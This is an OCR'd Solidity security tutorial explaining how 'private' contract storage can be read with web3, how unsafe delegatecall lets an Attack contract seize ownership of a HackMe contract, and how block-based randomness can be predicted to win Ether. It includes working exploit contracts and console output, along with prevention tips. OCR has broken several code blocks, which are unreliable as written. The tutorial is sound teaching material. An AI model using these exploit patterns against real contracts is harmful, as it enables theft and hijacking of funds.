
Accessing Private Data

All data on the blockchain is public, even private state variables. Private state variables are not available for reading by other contracts, but they can be read using Web3. Never store sensitive data on public blockchains.

Before we start, we need to understand how state variables are stored in solidity via SLOTS.

The Slot System

Solidity stores variables defined in contracts through slots. Each slot can hold up to 32 bytes or 256 bits. Looking at the image below, the variables foo, bar and num take up the entire slot because their size is 256 bits. Addresses take up to 20 bytes and Booleans take 1 byte. If multiple variables are filled into the same slot index, they are filled from right to left.




The access specifier (private)

When writing code for a blockchain-based application (dApp), you can define variables as public or private. The whole point of defining a private variable is to prevent other contracts from changing it. However, keep in mind that blockchains are transparent, which means they can be read by anyone, regardless of whether the variables are private or public. So storing sensitive information like passwords is a very bad idea.

Data stored on the Ethereum blockchain

The EVM (Ethereum Virtual Machine) stores smart contract data in a large array of length 2**256 on the blockchain. Each memory location can hold up to 32 bytes of data. The EVM stores smart contract state variables in the order in which they are declared in the blockchain slots.



Code

```
pragma solidity ^0.8.10;

Note: cannot use web3 on JVM, so use the contract deployed on ropsten
Note: browser Web3 is old so use Web3 from truffle console

Contract deployed on Ropsten
0x3505a02BCDFbb225988161a95528bfDb279faD6b
*/

/
# Storage
- 2 ** 256 slots
- 32 bytes for each slot
- data is stored sequentially in the order of declaration
- storage is optimized to save space. If neighboring variables fit in a single
  32 bytes, then they are packed into the same slot, starting from the right
*/

contract Vault {

   The first variable is a data type of uint, uint will take up 32
                bytes. This will be stored in slot 0.

    // slot 0
    uint public count = 123;

Next we have the address data type. Stored in slot 1. This will take
  up 20 bytes so it means we can still take up 12 bytes in slot 1.

    // slot 1
    address public owner = msg.sender;

Booleans only take one byte. This will be stored in slot 1 after the
 owner variable. That means we still have 11 bytes of space left in
                                slot 1.

    bool public isTrue = true;

  Next is the datatype uint16, which takes up only two bytes. This
                      will be stored in slot 1.

    uint16 public u16 = 31;

 Next we have the bytes32 data type. This will not fit into slot 1
because we only have 9 bytes of space left. So this one is going to
     slot 2. Notice that this variable is declared as private.

    // slot 2
    bytes32 private password;
```

The next variable is a uint but it's a constant variable. A constant variable is read-only and can not be changed afterwards. A constant variable is not stored inside the storage. This will be hardcoded into the contract bytecode.

```
    // constants do not use storage
    uint public constant someConst = 123;
```

How about an array with a fixed size? Here we have bytes32 array of size 3. The EVM (Ethereum Virtual Machine) will store these state variables sequentially, so the first element will be stored in slot 3, the second element in slot 4 and the third element in slot 5. One for each array element.

```
    // slot 3, 4, 5 (one for each array element)
    bytes32[3] public data;
```

Let's see how a dynamic array of a struct is stored. For dynamic arrays, it's going to store the length of the array in the next available slot, so slot 6. But where are the elements of this array stored?

The array elements will be stored at the hash of slot 6. We can use the hashing function keccak256 for this. So the slot that corresponds to the hash of slot 6, that is where our first User struct is stored. Each user struct is going to take up 2 slots, id (uint) and password (bytes32).

```
    struct User {
        uint id;
        bytes32 password;
    }

    // slot 6 - length of array
    // starting from slot hash(6) - array elements
    // slot where array element is stored = keccak256(slot)) + (index *
elementSize)
    // where slot = 6 and elementSize = 2 (1 (uint) +  1 (bytes32))
```

How about mappings? It turns out that the value of the mappings are stored at the hash of the key and slot. So keccak256(key, slot).

```
    User[] private users;

    // slot 7 - empty
    // entries are stored at hash(key, slot)
    // where slot = 7, key = map key
    mapping(uint => User) private idToUser;

    constructor(bytes32 _password) {
        password = _password;
```

```
    }

    function addUser(bytes32 _password) public {
        User memory user = User({id: users.length, password: _password});

        users.push(user);
        idToUser[user.id] = user;
    }

    function getArrayLocation(
        uint slot,
        uint index,
        uint elementSize
    ) public pure returns (uint) {
        return uint(keccak256(abi.encodePacked(slot))) + (index *
elementSize);
    }

    function getMapLocation(uint slot, uint key) public pure returns (uint) {
        return uint(keccak256(abi.encodePacked(key, slot)));
    }
}
```

Accessing Solidity smart contract data that is declared private

Follow the steps below to access private data from Solidity smart contracts on the Ethereum blockchain.

We are inside Truffle for this example. A world class development environment, testing framework and asset pipeline for blockchains using the Ethereum Virtual Machine (EVM)


```
truffle(ropsten)>
```

Store the address of our contract in a variable.

```
truffle(ropsten)> addr = "0x3505a02BCDFbb225988161a95528b
fDb279faD6b"
'0x3505a02BCDFbb225988161a95528bfDb279faD6b'
```


1. Read the contract and determine the order in which state variables are declared. Remember that the first state variable is stored in slot 0, the second variable is stored in slot 1, and so on.
2. Use Web3 to read the contract storage location on the blockchain. Use the following functions:

- Web3.eth.getStorageAt(addr, slotNumber = 0, 1, 2, etc., console.log) - this function returns the value in the specified slot.



- Web3.utils.toAscii - If the data cannot be read because it is not in alphanumeric format, use the following functions to convert it.

On a public blockchain, anyone can read your contract, determine the data type, and use web3 to reverse engineer the value. These values can then be printed to the log using the above command.



Now let’s check the private variable password which is stored at slot 2.

```
truffle(ropsten)> web3.eth.getStorageAt(addr, 2, console.
log)
null 0x4141414242424343000000000000000000000000000000000
00000000000000
'0x4141414242424343000000000000000000000000000000000000
0000000000'
```

The variable password is “AAABBBCCC”.

```
truffle(ropsten)> web3.utils.toAscii("0x41414142424243434
3000000000000000000000000000000000000000000000")
'AAABBBCCC\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u000
0\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u
0000\u0000\u0000\u0000\u0000\u0000'
```

Now let’s look at the array. The length of this array is stored at slot 6.

```
truffle(ropsten)> web3.eth.getStorageAt(addr, 6, console.
log)
null 0x0000000000000000000000000000000000000000000000000
00000000000002
'0x0000000000000000000000000000000000000000000000000000
0000000002'
```

The array length is equal to 2. The first user will be stored at the hash of the slot.

We can get the hash by using web3.utils.solidity Sha3. We will save this hash.

```
truffle(ropsten)> web3.utils.soliditySha3({ type: "uint",
 value: 6 })
'0xf652222313e28459528d920b65115c16c04f3efc82aaedc97be59f
3f377c0d3f'
truffle(ropsten)> hash = "0xf652222313e28459528d920b65115
c16c04f3efc82aaedc97be59f3f377c0d3f"
```

We'll get our first user by calling:

```
truffle(ropsten)> web3.eth.getStorageAt(addr, hash, conso
le.log)
null 0x0000000000000000000000000000000000000000000000000
00000000000000
'0x0000000000000000000000000000000000000000000000000000
0000000000'
```

This is de id of the first user. When we increment the hash by one (in hex), we well have access to the password of the struct.

```
struct User {
    uint id;
    bytes32 password;
}
```

So

```
truffle(ropsten)> hash = '0xf652222313e28459528d920b65115
c16c04f3efc82aaedc97be59f3f377c0d3f'
```

Becomes

```
truffle(ropsten)> hash = '0xf652222313e28459528d920b65115
c16c04f3efc82aaedc97be59f3f377c0d40'
```

This is the password of the first user with id 0.

```
truffle(ropsten)> web3.eth.getStorageAt(addr, hash, conso
le.log)
null 0x4141414242424343430000000000000000000000000000000
00000000000000
'0x4141414242424343430000000000000000000000000000000000
0000000000'
```

You can get the data of the second user by incrementing the hash 1 again.

```
truffle(ropsten)> web3.eth.getStorageAt(addr, hash, conso
le.log)
null 0x0000000000000000000000000000000000000000000000000
00000000000001
'0x0000000000000000000000000000000000000000000000000000
0000000001'
```

Now the user id is equal to 1.

```
  ...
[...0000]: 68656c6c6f20776f726c6400000000000000000000000000000000000000000016
[...0001]: 000000000000000000000000000000000000000000000000000000000000005d
[...0002]: 0000000000000000000000000000000000000000000000000000000000000009
[...0003]: 0000000000000000000000000000000000000000000000000000000000000003
  ...
[...5ace]: 000000000000000d0000000000000000c0000000000000000b000000000000000a
[...5acf]: 00000000000000110000000000000001000000000000000f000000000000000e
[...5ad0]: 0000000000000000000000000000000000000000000000000000000000000012
  ...
[...f85b]: 0000000000000000000000000000000000000000000000000000000000000009
[...f85c]: 000000000000000000000000000000000000000000000000000000000000000a
[...f85d]: 000000000000000000000000000000000000000000000000000000000000000b
  ...
[...0cf6]: 736f6c6964697479207373746f726167652069732061066756e206c6573736f6e
[...0cf7]: 20696e20656e6469616e6e6573730000000000000000000000000000000000000000
  ...
```

How to prevent?

Simply, don’t store important data on the blockchain!

Unsafe Delegatecall

What is delegatecall?

Basically, when contract A calls contract B using delegatecall, it tells contract B to execute its code in the context of contract A (memory, msg.sender, msg.value, msg.data, etc). The memory layout of contract A and contract B must be the same, which means the same state variables must be declared in the same order.

We are going to see how to misuse delegatecall. In other words, I'm gonna show you how to shoot yourself in the foot by showing you examples of smart contracts that misuse delegate call.

When you're using delegate call, there are two things that you should keep in mind.

1. Delegate call preserves context (the code inside contract B will be run using the storage of contract A, message sender, message, value message data, and et cetera).
2. Storage layout must be the same for both A and B.

What can go wrong when we don't keep these two things in mind?

Example

Here is a contract called HackMe. It has a state variable called owner, which is set inside the constructor. When this contract is deployed, the challenge is to change the owner.

In other words, hijack this contract, even though this contract doesn't have any functions to update the owner.

```
contract HackMe {
    address public owner;
    Lib public lib;

    constructor(Lib _lib) {
        owner = msg.sender;
        lib = Lib(_lib);
    }

 If you look inside the fallback function, it uses the delegate call
  function. And who does it delegate the call to? Well, it delegates
  the call to the state variable Lib, which is another contract that
                    is set inside the constructor.


    fallback() external payable {
        address(lib).delegatecall(msg.data);
    }
}
```

This contract declares a single state variable called owner, and it has a single function called pwm. When this function is called, it sets the owner state variable to message sender.

```
contract Lib {
    address public owner;

    function pwn() public {
        owner = msg.sender;
    }
}
```

Let's write this exploit in code. We'll create a contract called Attack, and we will store the address of the HackMe contract in a state variable called hack.

```
contract Attack {
    address public hackMe;


 We'll pass the address of the HackMe contract into the constructor
             and then set it to the state variable hack.

    constructor(address _hackMe) {
        hackMe = _hackMe;
    }


 Our goal here is to call the pwn function inside the Lib contract,
 which we can do by calling the fallback function inside the HackMe
                              contract.



    function attack() public {
        hackMe.call(abi.encodeWithSignature("pwn()"));
    }
}
```

Let's quickly go over how this attack will work. When we call the attack function, it will call the HackMe contract.

The function that it will try to call inside the HackMe contract is pwn. But since the function pwn does not exist inside the HackMe contract, it will call the fallback function.

Instead the fallback function will delegate call to the lid contract and forward the message data. Delegate call calls the Lib contract and the function pwn inside Lib contract will be executed which will run the code to update the owner's state variable.

Different storage layout

Let’s take a look of an example of unsafe delegate call where contract A delegates call to contract B to update the storage, but the storage layout is different between contract A and contract B. This can be a dangerous mistake. Remember we said that storage layout must be the same for both A and B.

That means that the state variables of contract A and B must be the same and in the same order.

Notice how the state variables in the Lib contract and the HackMe contract do not line up.

```
contract Lib {
    uint public someNumber;

    function doSomething(uint _num) public {
        someNumber = _num;
    }
}

contract HackMe {
    address public lib;
    address public owner;
    uint public someNumber;

    constructor(address _lib) {
        lib = _lib;
        owner = msg.sender;
    }

    function doSomething(uint _num) public {
        lib.delegatecall(abi.encodeWithSignature("doSomething(uint256)",
_num));
    }
}
```

So what can go wrong? Well, your challenge here is to update the owner's state variable inside the HackMe contract.

This contract is using delegatecall to update a state variable.

```
function doSomething(uint _num) public {
        lib.delegatecall(abi.encodeWithSignature("doSomething(uint256)",
_num));
    }
```

It’s trying to update the 3rd variable inside the HackMe contract.

```
uint public someNumber;
```

But the actual variable that is being updated here is the first state variable

```
contract Lib {
    uint public someNumber;

    function doSomething(uint _num) public {
        someNumber = _num;
    }
}
```

Which turns out to be the first to be the address of the Lib contract inside the HackMe contract.

```
    address public lib;
    address public owner;
    uint public someNumber;
```

This means that we can update the address of the Lid by calling the function doSomething. Then we can pass in the address of the contract that we want to point the state variable to.

Now notice that I said we're going to be passing in an address here, but this function takes in a unit for the input.

```
function doSomething(uint _num) public {
        someNumber = _num;
    }
```

So here we'll have to be a little clever and cast the address to uint.

Once the address to the Lib contract is updated to a contract that we specify, we can call the doSomething function again. But since the bid now points to the address that we set, it will delegate call to the contract that we specify.

So, we'll be able to update the state variables. That's the basic idea of how we're going to update the owner's state variable. Let's now put this in code. We'll name this contract Attack.

```
contract Attack {
    // Make sure the storage layout is the same as HackMe
    // This will allow us to correctly update the state variables
    address public lib;
    address public owner;
    uint public someNumber;

    HackMe public hackMe;

    constructor(HackMe _hackMe) {
        hackMe = HackMe(_hackMe);
    }

    function attack() public {
        // override address of lib
        hackMe.doSomething(uint(uint160(address(this))));
        // pass any number as input, the function doSomething() below will
        // be called
        hackMe.doSomething(1);
    }

    // function signature must match HackMe.doSomething()
    function doSomething(uint _num) public {
        owner = msg.sender;
    }
}
```

- The first thing that we'll do is call the doSomething function inside the HackMe contract.
- We'll want to pass the address of this contract, but since the function takes in uint as input here, we'll cast the address as unit.
- On the next line, we'll call the same function again and then pass in some number. It doesn't really matter here, so I'm just going to pass in one.

After that, we call doSomething inside Attack contract. But remember that this function will be called using delegate call, so the context will be preserved to the caller.

```
// Attack -> HackMe --- delegatecall ----> Attack
//           msg.sender = Attack           msg.sender = Attack
```

```
// function signature must match HackMe.doSomething()
    function doSomething(uint _num) public {
        owner = msg.sender;
    }
```

Insecure source of randomness

When building a program that needs an element of randomness. For example, you're programming a lottery and you need a way to pick a winner randomly.

Generating random numbers in smart contracts can get complicated. There are some global variables like block hash, block timestamp that we think are random enough, but they are not.


Let’s walk through a contract that uses block timestamp and block hash to generate a random number. We will be exploiting this contract.

```
GuessTheRandomNumber is a game where you win 1 Ether if you can guess the
pseudo random number generated from block hash and timestamp.

At first glance, it seems impossible to guess the correct number.
But let's see how easy it is win.


contract GuessTheRandomNumber {
    constructor() payable {}


    It uses the block hash of the previous block and this can be
 obtained by calling block hash and then specifying the block number
 that you want to get the hash for. We're also using block timestamp
                    for the source of randomness.

    function guess(uint _guess) public {
        uint answer = uint(
            keccak256(abi.encodePacked(blockhash(block.number - 1),
block.timestamp))
        );

        if (_guess == answer) {
            (bool sent, ) = msg.sender.call{value: 1 ether}("");
            require(sent, "Failed to send Ether");
        }
    }
}
```

We use these two inputs as a source of randomness and then hash it and convert the hash into uint.

Now the time stamp for the block will be in the future, so we won't know what this value is until this transaction is included in a block. So this makes it look like block that timestamp is a good source of randomness.

The reason why we're using the block hash of the previous block here is because the block hash of the current block is not available when we call this function.



At first glance, these two variables looks like a pretty good source of randomness block.

The key insight here is that these two variables are easily available to smart contracts.

We can access them easily by writing another smart contract.

The function named attack, which is going to call the guess function above, is going to take in a single input. The single input that we're going to pass to this function is the address of the GuesTheRandomNumber contract above.

First, we'll compute the correct random number somehow and then submit our answer to the guest random number contract.

```
contract Attack {
    receive() external payable {}

    function attack(GuessTheRandomNumber guessTheRandomNumber) public {
        uint answer = uint(
            keccak256(abi.encodePacked(blockhash(block.number - 1),
            block.timestamp))
        );

        guessTheRandomNumber.guess(answer);
    }
}
```

Notice that when an attackers calls this function, the code inside here and the code inside GuesTheRandomNumber will be executed in the same block.

What this means is that block that timestamp and block hash over here, and the block timestamp and block hash inside GuesTheRandomNumber are exactly the same.

How to Prevent

- Don’t use blockhash, block.timestamp or block.diffculty as the source of randomness
- You can use **Chainlink’s VRF** *to generate tamper-resistant on-chain random* numbers.